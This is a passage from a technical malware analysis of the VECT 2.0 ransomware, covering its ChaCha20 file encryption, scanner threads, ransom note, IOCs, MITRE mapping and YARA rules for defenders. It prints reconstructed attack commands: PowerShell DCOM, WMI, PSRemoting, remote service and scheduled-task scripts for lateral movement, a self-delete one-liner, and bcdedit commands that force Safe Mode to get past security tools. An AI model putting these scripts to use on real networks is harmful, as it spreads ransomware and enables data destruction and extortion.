RtlGenRandom. The same function (mw_salsa20_encrypt_buffer) also dispatches to the encryption routine, but the exact dataflow from these 12 bytes into the cipher state is indirect (see Encrypted File Format below) - In-place encryption: Files are encrypted in-place after renaming, minimizing disk I/O
- Atomic rename first: The file is renamed before encryption begins, meaning interrupted encryption leaves a renamed but partially encrypted file
 Figure 7:
 mw_encrypt_file — file extension generation, MoveFileExW rename, CreateFileW with read/write access, and GetFileSizeEx leading into the 0x20000 (128KB) threshold check.
Encrypted File Format
Each .vect file follows a consistent structure with the encrypted content followed by a 12-byte cryptographic footer:

The footer generation is handled inside mw_salsa20_encrypt_buffer (0x140068DB0):
__int64 mw_salsa20_encrypt_buffer(__int64 crypto_ctx, __int64 buffer,
                                    unsigned __int64 size, __int64 footer_out) {
    __int64 nonce_lo;  // 8 bytes
    int nonce_hi;      // 4 bytes

    // 1. Generate 12 random bytes
    mw_random_bytes(&nonce_lo, 12);  // RtlGenRandom

    // 2. Copy to footer output buffer (will be appended to file)
    *(_QWORD *)footer_out = nonce_lo;       // bytes 0-7
    *(_DWORD *)(footer_out + 8) = nonce_hi;  // bytes 8-11

    // 3. Dispatch to encryption (note: 12 bytes are NOT passed directly
    //    to this call — they likely reach the cipher state through the
    //    crypto_ctx or a vtable-dispatched initialization path)
    return mw_crypto_stream_xor(buffer, buffer, size);
}
Verified from dynamic analysis — the encrypted file employees.csv.vect (42 bytes):
Offset  Hex                                       Description
------  ----------------------------------------  ------------------
0x0000  cb d4 45 12 c5 78 86 fa a8 b9 0b 9d ee   Encrypted content
        aa 49 fc 40 d3 7c e9 52 67 5d b2 83 25    (30 bytes — same
        71 1c 7d 0f                                size as original)
0x001E  aa bd 2a 00 19 ba 15 ee                   Footer bytes 0-7
0x0026  0e 9b fa 72                               Footer bytes 8-11
Original file was 30 bytes ("Employee database export" + CRLF). The 12-byte footer is appended, making the encrypted file 42 bytes total. The footer likely serves as a per-file nonce (consistent with ChaCha20’s 96-bit nonce), though the exact dataflow from these bytes into the cipher state is indirect in the decompilation. If so, these bytes are required for decryption — without them, even possession of the ChaCha20 key cannot recover the plaintext.
Cryptographic Parameters Summary
| Parameter | Value |
|---|---|
| Symmetric Cipher | ChaCha20 (20 rounds) |
| Key Size | 256-bit (32 bytes) |
| Footer / Probable Nonce | 96-bit (12 bytes) per file |
| Key Exchange | Curve25519 ECDH |
| Hash Function | Blake2b (libsodium ref) |
| PRNG | SystemFunction036 (RtlGenRandom) |
| Full Encryption Threshold | 128 KB |
| Intermittent Block Size | 32 KB |
| Intermittent Block Count | 4 (at quarter boundaries) |
| Footer Size | 12 bytes (per-file, likely nonce) |
File Processing Pipeline
Multi-Threaded Architecture
VECT 2.0 uses a producer-consumer threading model implemented in mw_start_encryption_threads (0x1400699F0):
void mw_start_encryption_threads(__int64 ctx, __int64 *extension, ...) {
    total_threads = *(ctx + 648);  // From GetSystemInfo().dwNumberOfProcessors

    scanner_count = total_threads / 8;
    if (scanner_count < 4) scanner_count = 4;       // Minimum 4 scanners

    encryptor_count = total_threads - scanner_count;
    if (encryptor_count < 12) encryptor_count = 12;  // Minimum 12 encryptors

    // Create scanner threads (producers)
    for (i = 0; i < scanner_count; i++)
        CreateThread(NULL, 0, mw_scanner_thread, param, 0, NULL);

    // Create encryptor threads (consumers)
    for (i = 0; i < encryptor_count; i++)
        CreateThread(NULL, 0, mw_encryptor_thread, param, 0, NULL);

    // Wait for scanners to finish, then signal encryptors
    while (!scanners_done) Sleep(10);
    WaitForMultipleObjects(scanner_count, scanner_handles, TRUE, INFINITE);

    // Poison-pill the encryptor queue
    for (i = 0; i < encryptor_count; i++)
        mw_queue_push(encryptor_queue, NULL, 1);  // NULL = termination signal

    WaitForMultipleObjects(encryptor_count, encryptor_handles, TRUE, INFINITE);
}
Scanner Thread (mw_scanner_thread at 0x140069450)
Each scanner thread performs recursive directory traversal:
__int64 mw_scanner_thread(LPVOID param) {
    while ((path = mw_queue_pop(scanner_queue, ...)) != NULL) {
        FindFirstFileW(path + L"\\*", &findData);
        do {
            if (findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
                if (!mw_should_skip_directory(findData.cFileName))
                    mw_queue_push(scanner_queue, subdir_path, 1);
            } else {
                if (!mw_should_skip_file(findData.cFileName) &&
                    !matches_ransom_note && !already_encrypted)
                    mw_queue_push(encryptor_queue, file_path, 1);
            }
        } while (FindNextFileW(handle, &findData));

        // Drop ransom note in each scanned directory
        CreateFileW(note_path, GENERIC_WRITE, ...);
        WriteFile(note_handle, ransom_note_content, ...);
    }
}
File Exclusion Logic
mw_should_skip_file (0x14005D3F0) — Excludes files by name or extension:
| Exclusion Type | Values |
|---|---|
| File Extensions | .exe, .dll, .sys |
| File Names | Checked against a hardcoded blacklist array (off_140137360 to off_1401373A0) |
mw_should_skip_directory (0x14005D380) — Excludes directories:
| Exclusion Type | Values |
|---|---|
| Prefix | Directories starting with $ (e.g., $RECYCLE.BIN) |
| Names | Windows, Windows.old, Boot, $RECYCLE.BIN, System Volume Information, Program Files, Program Files (x86), ProgramData, Recycle.Bin and others from array at off_140137300 |
| System Files | bootsect.bak, bootfont.bin, boot.ini |
Ransom Note Deployment
The ransom note (!!!_READ_ME_!!!.txt) is generated by mw_generate_ransom_note (0x140059F20) — an extremely large function (~1,600 lines of pseudocode) that constructs the note by decrypting and concatenating dozens of XOR-encrypted string fragments.
The note content includes:
- A header/threat message
- Recovery instructions with a unique victim ID
- Contact information (decrypted at runtime)
- Warnings against modifying encrypted files
- The function accepts multiple parameters that may influence note content, though specific variant branching based on credential availability has not been directly traced in the ~1,600-line decompilation
The note is dropped in every directory the scanner thread visits, written via CreateFileW + WriteFile.
Lateral Movement — 7 Methods
VECT 2.0 implements a lateral movement strategy with seven distinct remote execution methods. Despite the --gpo flag name, none of these methods use Group Policy — the flag controls a broader remote-execution subsystem.
Common gating logic: Before attempting lateral movement, the code verifies admin privileges, confirms domain membership, and extracts credentials from the Base64-encoded -c blob. Credentials are converted into a PSCredential object via $sp=ConvertTo-SecureString $p -AsPlainText -Force (referenced by 8 lateral movement functions in sub_140051A70). If any of these preconditions fail (non-admin, non-domain-joined, or no credentials supplied), the lateral movement subsystem is skipped entirely.
Randomized naming: Both scheduled tasks and remote services use a DM + four random uppercase letters pattern for their names (e.g., $tn='DM'+(-join((65..90)|Get-Random -Count 4|%{[char]$_})) at 0x140126210 for tasks, $svc='DM'+... at 0x140126940 for services), making them harder to signature on a fixed name but detectable via the DM[A-Z]{4} regex pattern.
Cleanup behavior: All methods clean up after execution to minimize forensic artifacts:
- Scheduled tasks (PS):
Register-ScheduledTask→Start-ScheduledTask→Start-Sleep -Milliseconds 500→Unregister-ScheduledTask→Remove-CimSession - Scheduled tasks (CLI):
schtasks /create→schtasks /run→schtasks /delete /f - Remote services:
sc.exe create→sc.exe start→sc.exe delete
All methods follow the same propagation pattern: enumerate domain computers via ADSI, copy the binary to C:\ProgramData\ on the target, then execute it.
Computer Discovery
$pcs = @([adsisearcher]'objectCategory=computer').FindAll() |
    % { $_.Properties.dnshostname[0] } |
    ? { $_ -and $_ -ne $env:COMPUTERNAME }
Additionally, NetServerEnum and NetShareEnum (from NETAPI32) are used for network share enumeration, and WNetOpenEnumA/W + WNetEnumResourceA/W for browsing network resources.
Method 1: DCOM via MMC20.Application (mw_lateral_dcom_mmc20 at 0x140053140)
$ErrorActionPreference = 'SilentlyContinue'
$u = '<username>'; $p = '<password>'
$src = '<self_path>'; $name = '<binary_name>'

foreach ($pc in $pcs) {
    $dest = "\\$pc\C`$\ProgramData\$name"
    try {
        Copy-Item $src $dest -Force -EA Stop
        $com = [activator]::CreateInstance(
            [type]::GetTypeFromProgID('MMC20.Application', $pc))
        $com.Document.ActiveView.ExecuteShellCommand(
            "C:\ProgramData\$name", $null, $null, '7')
    } catch {}
}
This is a well-known lateral movement technique that abuses the DCOM MMC20.Application COM object to achieve remote code execution.
 Figure 8:
 mw_lateral_dcom_mmc20 — PowerShell script construction for DCOM lateral movement.
Method 2: Remote Service Creation (mw_lateral_remote_service at 0x140054B40)
sc.exe \\$pc create $svc binPath= "C:\ProgramData\$name" type= own start= auto
sc.exe \\$pc start $svc
sc.exe \\$pc delete $svc  # Cleanup after execution
Method 3: Scheduled Tasks via schtasks.exe (mw_lateral_schtasks_cli at 0x1400563B0)
schtasks /create /s $pc /u $u /p $p /tn $tn /tr "C:\ProgramData\$name" /sc once /st 00:00 /ru SYSTEM /f
schtasks /delete /s $pc /u $u /p $p /tn $tn /f  # Cleanup
Method 4: Scheduled Tasks via PowerShell (mw_lateral_schtasks_ps at 0x140062F40)
$principal = New-ScheduledTaskPrincipal -UserId 'SYSTEM' -LogonType ServiceAccount -RunLevel Highest
$action = New-ScheduledTaskAction -Execute "C:\ProgramData\$name"
Method 5: WMI via CIM (mw_lateral_wmi_cim at 0x14005C720)
Invoke-CimMethod -CimSession $sess -ClassName Win32_Process -MethodName Create -Arguments @{
    CommandLine = "C:\ProgramData\$name"
} -EA Stop
Method 6: WMI Legacy (mw_lateral_wmi_legacy at 0x1400524D0)
Invoke-WmiMethod -ComputerName $pc -Credential $cred -Class Win32_Process -Name Create -ArgumentList "C:\ProgramData\$name" -EA Stop
Method 7: PowerShell Remoting (mw_lateral_psremoting at 0x140053CA0)
Invoke-Command -ComputerName $pc -Credential $cred -ScriptBlock {
    Start-Process "C:\ProgramData\$using:name"
} -EA Stop
Lateral Movement Summary
| # | Method | Function | Technique ID |
|---|---|---|---|
| 1 | DCOM MMC20 | mw_lateral_dcom_mmc20 |
T1021.003 |
| 2 | Remote Service | mw_lateral_remote_service |
T1021.002 |
| 3 | Scheduled Task (CLI) | mw_lateral_schtasks_cli |
T1053.005 |
| 4 | Scheduled Task (PS) | mw_lateral_schtasks_ps |
T1053.005 |
| 5 | WMI (CIM) | mw_lateral_wmi_cim |
T1047 |
| 6 | WMI (Legacy) | mw_lateral_wmi_legacy |
T1047 |
| 7 | PSRemoting | mw_lateral_psremoting |
T1021.006 |
Post-Encryption Activities
Wallpaper Change (mw_change_wallpaper at 0x1400575C0)
After encryption completes, VECT 2.0 programmatically creates a 1920x1080 BMP wallpaper using GDI functions:
void mw_change_wallpaper(__int64 a1) {
    hDC = GetDC(NULL);
    CompatibleDC = CreateCompatibleDC(hDC);
    hbm = CreateCompatibleBitmap(hDC, 1920, 1080);

    // Black background
    FillRect(CompatibleDC, &rc, CreateSolidBrush(0));

    // "VECT 2.0" in red, 120pt Arial Bold
    SetTextColor(CompatibleDC, 0x3232FF);  // BGR = red
    CreateFontA(120, 0, 0, 0, 700, ...);   // 700 = bold
    TextOutA(CompatibleDC, centered_x, 80, "VECT 2.0", 8);

    // "YOUR FILES HAVE BEEN ENCRYPTED" in white, 48pt
    SetTextColor(CompatibleDC, 0xFFFFFF);
    TextOutA(..., 280, "YOUR FILES HAVE BEEN ENCRYPTED", ...);
    TextOutA(..., 360, "All your documents, photos, databases", ...);
    TextOutA(..., 420, "and backups have been locked", ...);

    // Recovery instructions in light gray
    TextOutA(..., 620, "1. Find !!!_READ_ME_!!!.txt on your desktop", ...);
    TextOutA(..., 680, "2. Follow the instructions carefully", ...);
    TextOutA(..., 740, "3. Do NOT delete or modify encrypted files", ...);

    // Victim ID in Courier New, dark gray
    TextOutA(..., 860, "ID: <victim_unique_id>", ...);

    // Save BMP to %TEMP% and set as wallpaper via SystemParametersInfoW
}
 Figure 9:
 mw_change_wallpaper — GDI-based 1920x1080 BMP creation and SystemParametersInfoW call.
Self-Delete (--stealth)
When --stealth is enabled (default), the binary constructs a deletion command (decoded from XOR-encrypted storage) and launches it via CreateProcessA with CREATE_NO_WINDOW:
cmd /c ping 127.0.0.1 -n 3 >nul & del /f /q "<self_path>"
The ping delay (3 pings to localhost) ensures the process has exited before the del command runs. The /f flag forces deletion of read-only files, and /q suppresses confirmation.
Safe Mode Boot (--force-safemode)
When --force-safemode is specified, mw_force_safemode_boot (0x14005E210) executes:
bcdedit /set {default} safeboot minimal
This forces the system into Safe Mode (Minimal) on next reboot, bypassing security software that doesn’t load in Safe Mode. The command is XOR-encrypted (40 bytes, key 0x297B45A773FB0941) and launched via CreateProcessA with CREATE_NO_WINDOW, waiting up to 5 seconds for completion.
After the ransomware finishes encryption in Safe Mode, mw_main calls sub_14005E550 to restore normal boot:
bcdedit /deletevalue {default} safeboot
This ensures the system boots normally on subsequent restarts, avoiding detection from a persistent Safe Mode state.
Build Environment & Code Quality
C++ with MinGW/GCC
The binary is compiled with MinGW GCC targeting Windows x86-64, evidenced by:
__C_specific_handler— MinGW SEH handling__getmainargs,__set_app_type,_initterm— MinGW CRT initializationNSt7__cxx11*mangled names — GCC’s C++11 ABI (e.g.,std::__cxx11::basic_string)vector::_M_realloc_insert— libstdc++ vector implementation
Library Dependencies
| Library | Purpose | Evidence |
|---|---|---|
| libsodium | Crypto (ChaCha20, Salsa20-family core, Curve25519, Blake2b) | crypto_generichash/blake2b/ref/blake2b-ref.c string, Salsa20 constants |
| libstdc++ | C++ standard library | std::__cxx11::basic_string, vector::_M_realloc_insert |
| msvcrt | C runtime | 93 imported functions |
String Obfuscation Quality
The developers invested significant effort in string encryption — most operationally sensitive strings (PowerShell commands, file paths, service names) are individually encrypted with a unique 8-byte XOR key. However, some strings remain in plaintext, notably the CLI help/banner text ("VECT 2.0", "--help"), status messages ("Files encrypted: %zu"), and wallpaper ransom text. This selective approach is still notably more sophisticated than single-key XOR obfuscation seen in most ransomware families.
Decryption Feasibility
Cryptographic Assessment
- Curve25519 key exchange makes brute-forcing the symmetric key computationally infeasible without the attacker’s private key
- ChaCha20 is a well-regarded stream cipher with no known practical attacks
- RtlGenRandom (SystemFunction036) provides cryptographically secure randomness — no weak PRNG to exploit
- Blake2b key derivation adds an additional layer of computational cost
Practical Recovery Considerations
- Intermittent encryption of large files means ~75% of data in files >128KB is unencrypted — partial recovery of large files (databases, virtual disks, archives) is feasible
- The 12-byte footer is critical — it likely contains the per-file nonce (not key material) needed for decryption. Corrupting or removing it would make decryption impossible even with the correct key
- Interrupted encryption (power loss, process kill) may leave files renamed but partially or fully unencrypted
- Files
≤128KBare fully encrypted with no possibility of partial recovery without the key
Bottom Line
Without the attacker’s Curve25519 private key, decryption is computationally infeasible. However, partial recovery of large files is possible due to the intermittent encryption strategy.
Indicators of Compromise
File Indicators
| Indicator | Value |
|---|---|
| SHA-256 | e512d22d2bd989f35ebaccb63615434870dc0642b0f60e6d4bda0bb89adee27a |
| Ransom Note Filename | !!!_READ_ME_!!!.txt |
| File Extension | .vect |
| Wallpaper Location | %TEMP%\<xor_decrypted_name>.bmp |
| Self-Copy Location | C:\ProgramData\<binary_name> |
| Tor Portal | http://vectordntlcrlmfkcm4alni734tbcrnd5lk44v6sp4lqal6noqrgnbyd.onion |
| Qtox Backup Contact | 1A51DCBB33FBF603B385D223F599C6D64545E631F7C870FFEA320D84CE5DAF076C1F94100B5B |
Network Indicators
| Indicator | Description |
|---|---|
| ADSI Query | [adsisearcher]'objectCategory=computer' — domain computer enumeration |
NetServerEnum |
SMB server discovery |
NetShareEnum |
Network share enumeration |
WNetOpenEnumA/W |
Network resource browsing |
inet_addr / inet_ntoa |
IP address manipulation (WS2_32) |
Host-Based Indicators
| Indicator | Description |
|---|---|
| File rename pattern | <original>.<vect_extension> |
| Per-directory ransom note | !!!_READ_ME_!!!.txt in every traversed directory |
| Wallpaper change | 1920x1080 black BMP with “VECT 2.0” in red |
| Service creation | sc.exe \\<host> create <svc> binPath= "C:\ProgramData\<name>" — service name matches DM[A-Z]{4} pattern |
| Scheduled task | schtasks /create /tn <name> /ru SYSTEM — task name matches DM[A-Z]{4} pattern |
| Self-delete command | cmd /c ping 127.0.0.1 -n 3 >nul & del /f /q "<self_path>" |
| Mount log strings | [NET] Mounted %s -> %s, [NET] Mounted global: %s -> %s, [*] Found UNC path: %s |
| CPU saturation | Multiple scanner + encryptor threads consuming all cores |
| Registry modification | RegCreateKeyExA / RegSetValueExA — specific key path is XOR-encrypted and not recovered from static analysis |
Strings of Interest (Confirmed Malware Logic)
| Address | String | Context |
|---|---|---|
0x140125032 |
VECT 2.0 |
Version banner |
0x140127D48 |
YOUR FILES HAVE BEEN ENCRYPTED |
Wallpaper text |
0x140127DC8 |
1. Find !!!_READ_ME_!!!.txt on your desktop |
Wallpaper instruction |
0x140125798 |
[*] Starting %zu scanner threads and %zu encryptor threads |
Verbose logging |
0x140126710 |
$com=[activator]::CreateInstance([type]::GetTypeFromProgID('MMC20.Application',$pc)) |
DCOM lateral movement |
0x140126988 |
sc.exe \\$pc create $svc binPath= "C:\ProgramData\$name" |
Service lateral movement |
0x140126210 |
$tn='DM'+(-join((65..90)\|Get-Random -Count 4\|%{[char]$_})) |
Randomized task/service name generation |
0x140126059 |
[NET] Mounted %s -> %s |
Volume/share mount logging |
0x1401258E0 |
[*] Found UNC path: %s |
Network share discovery |
0x1401256C0 |
[+] Speed: %.0f files/min (%.0f files/sec) |
Verbose encryption throughput |
0x140125720 |
[+] Check !!!_READ_ME_!!!.txt |
Operator completion prompt |
0x1401288D0 |
crypto_generichash/blake2b/ref/generichash_blake2b.c |
libsodium Blake2b artifact |
MITRE ATT&CK Mapping
| Tactic | ID | Technique | Details |
|---|---|---|---|
| Execution | T1059.001 | PowerShell | 7 lateral movement methods use PS scripts |
| Execution | T1047 | WMI | Invoke-CimMethod and Invoke-WmiMethod |
| Persistence | T1053.005 | Scheduled Task | schtasks /create and New-ScheduledTaskAction |
| Persistence | T1543.003 | Windows Service | sc.exe create on remote hosts |
| Defense Evasion | T1027 | Obfuscated Files | XOR-encrypted strings with unique keys |
| Defense Evasion | T1070.004 | File Deletion | --stealth self-delete via cmd /c ping ... & del /f /q |
| Defense Evasion | T1562.001 | Disable or Modify Tools | Security service/process termination (mw_kill_security_services) |
| Defense Evasion | T1622 | Debugger Evasion | IsDebuggerPresent, CheckRemoteDebuggerPresent, VEH-based detection |
| Defense Evasion | T1112 | Modify Registry | RegCreateKeyExA / RegSetValueExA for persistence (specific key path XOR-encrypted) |
| Discovery | T1018 | Remote System Discovery | ADSI query, NetServerEnum |
| Discovery | T1057 | Process Discovery | CreateToolhelp32Snapshot for security tools |
| Discovery | T1082 | System Info Discovery | GetSystemInfo, GlobalMemoryStatusEx |
| Discovery | T1135 | Network Share Discovery | NetShareEnum, WNetOpenEnumA |
| Lateral Movement | T1021.002 | SMB/Windows Admin | Remote service creation |
| Lateral Movement | T1021.003 | DCOM | MMC20.Application abuse |
| Lateral Movement | T1021.006 | WinRM | Invoke-Command PSRemoting |
| Lateral Movement | T1570 | Lateral Tool Transfer | Copy-Item to C$\ProgramData\ |
| Collection | T1005 | Local Data | File system traversal and enumeration |
| Impact | T1486 | Data Encrypted for Impact | ChaCha20 + Curve25519 hybrid encryption |
| Impact | T1489 | Service Stop | Security service termination |
| Impact | T1491.001 | Internal Defacement | Custom wallpaper with ransom branding |
YARA Rules
Family-Level Detection
rule VECT_Ransomware_Family {
    meta:
        description = "Detects VECT ransomware family (v2.0+)"
        author = "Malware Analysis Lab"
        date = "2026-03-27"
        reference = "Internal analysis"

    strings:
        // Salsa20 "expand 32-byte k" constant (little-endian dwords)
        $salsa20_sigma = { 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B }

        // VECT banner
        $banner = "VECT 2.0" ascii wide

        // Ransom note filename
        $note = "!!!_READ_ME_!!!.txt" ascii wide

        // Thread pool logging
        $threads1 = "scanner threads and" ascii
        $threads2 = "encryptor threads" ascii

        // DCOM lateral movement pattern
        $dcom = "MMC20.Application" ascii

        // File encryption logging
        $encrypt_log = "Files encrypted: %zu" ascii

        // CLI flags
        $cli1 = "--stealth" ascii
        $cli2 = "--force-safemode" ascii
        $cli3 = "--no-gpo" ascii

        // Wallpaper text
        $wallpaper = "YOUR FILES HAVE BEEN ENCRYPTED" ascii

        // libsodium blake2b path
        $blake2b = "crypto_generichash/blake2b" ascii

    condition:
        uint16(0) == 0x5A4D and
        filesize < 5MB and
        $salsa20_sigma and
        3 of ($banner, $note, $threads1, $threads2, $dcom, $encrypt_log, $wallpaper) and
        any of ($cli1, $cli2, $cli3)
}
Sample-Specific Detection
rule VECT_2_0_Specific_Sample {
    meta:
        description = "Detects this specific VECT 2.0 build"
        author = "Malware Analysis Lab"
        date = "2026-03-27"
        sha256 = "e512d22d2bd989f35ebaccb63615434870dc0642b0f60e6d4bda0bb89adee27a"

    strings:
        // Unique XOR decryption keys found in this build
        $xor_key1 = { E9 B3 33 73 73 75 BB 0B }  // Used in mw_start_encryption_threads
        $xor_key2 = { 91 ED D9 D7 69 11 0B B9 }  // Used in mw_lateral_dcom_mmc20
        $xor_key3 = { 95 8B 33 05 73 63 A5 F9 }  // Used in mw_change_wallpaper

        // Salsa20 constant loading pattern
        $salsa_init = { C7 44 24 ?? 74 65 20 6B C7 44 24 ?? 32 2D 62 79
                        C7 44 24 ?? 6E 64 20 33 C7 44 24 ?? 65 78 70 61 }

        // Specific format strings
        $fmt1 = "[Scanner] Scanned %d paths, queued %d files" ascii
        $fmt2 = "[*] Queuing drive: %S" ascii

    condition:
        uint16(0) == 0x5A4D and
        filesize > 1MB and filesize < 2MB and
        2 of ($xor_key1, $xor_key2, $xor_key3) and
        $salsa_init and
        any of ($fmt1, $fmt2)
}
Dynamic Analysis — x64dbg
Execution Trace
The ransomware follows the exact execution flow identified during static analysis:
- TLS Callbacks fire first:
TlsCallback_0(CRT init) →TlsCallback_1(cleanup handler registration) →TlsCallback_2(VEH installation viaAddVectoredExceptionHandler) - Entry Point (
startat0x1400014D0) → CRT initialization →mw_main - Admin Check (
mw_check_is_admin): CallsGetCurrentProcess→OpenProcessToken→GetTokenInformationto check for elevated privileges - Possible Anti-VM Check (debugger-only observation): Debugger captured
CreateFileW("\\.\Global\vmhgfs"), consistent with a VMware environment check (thevmhgfsdriver handle is commonly probed to detect VMware virtual machines). Note: this string is not present in the binary’s string table (likely decrypted at runtime), so this behavior is corroborated only by dynamic analysis and the intent cannot be confirmed from static analysis alone - Service Termination (
mw_kill_security_services): Called to stop security products - Encryption Thread Pool (
mw_start_encryption_threads): Creates scanner + encryptor threads - File Scanning:
FindFirstFileW("C:\*")observed — scanner threads begin recursive C: drive traversal - File Encryption (
mw_encrypt_file): Observed encryptingC:\Python27\Lib\site-packages\colorclass\__init__.pyand test files
Encrypted File Analysis
| File | Original Size | Encrypted Size | Delta | Extension | Notes |
|---|---|---|---|---|---|
employees.csv |
30 bytes | 42 bytes | +12 bytes | .vect |
Fully encrypted + 12-byte footer |
financial_report.txt |
47 bytes | 47 bytes | 0 bytes | .vect |
Renamed but not encrypted (debugger interference) |
important_document.txt |
53 bytes | 53 bytes | 0 bytes | .vect |
Renamed but not encrypted (debugger interference) |
photo.jpg (empty) |
0 bytes | 0 bytes | — | .vect |
Empty file — no data to encrypt |
Note: Some files were renamed to .vect but not encrypted due to debugger breakpoints interrupting the encryptor threads. The employees.csv.vect file confirms the +12 byte footer, consistent with the 12-byte footer appended by mw_salsa20_encrypt_buffer.
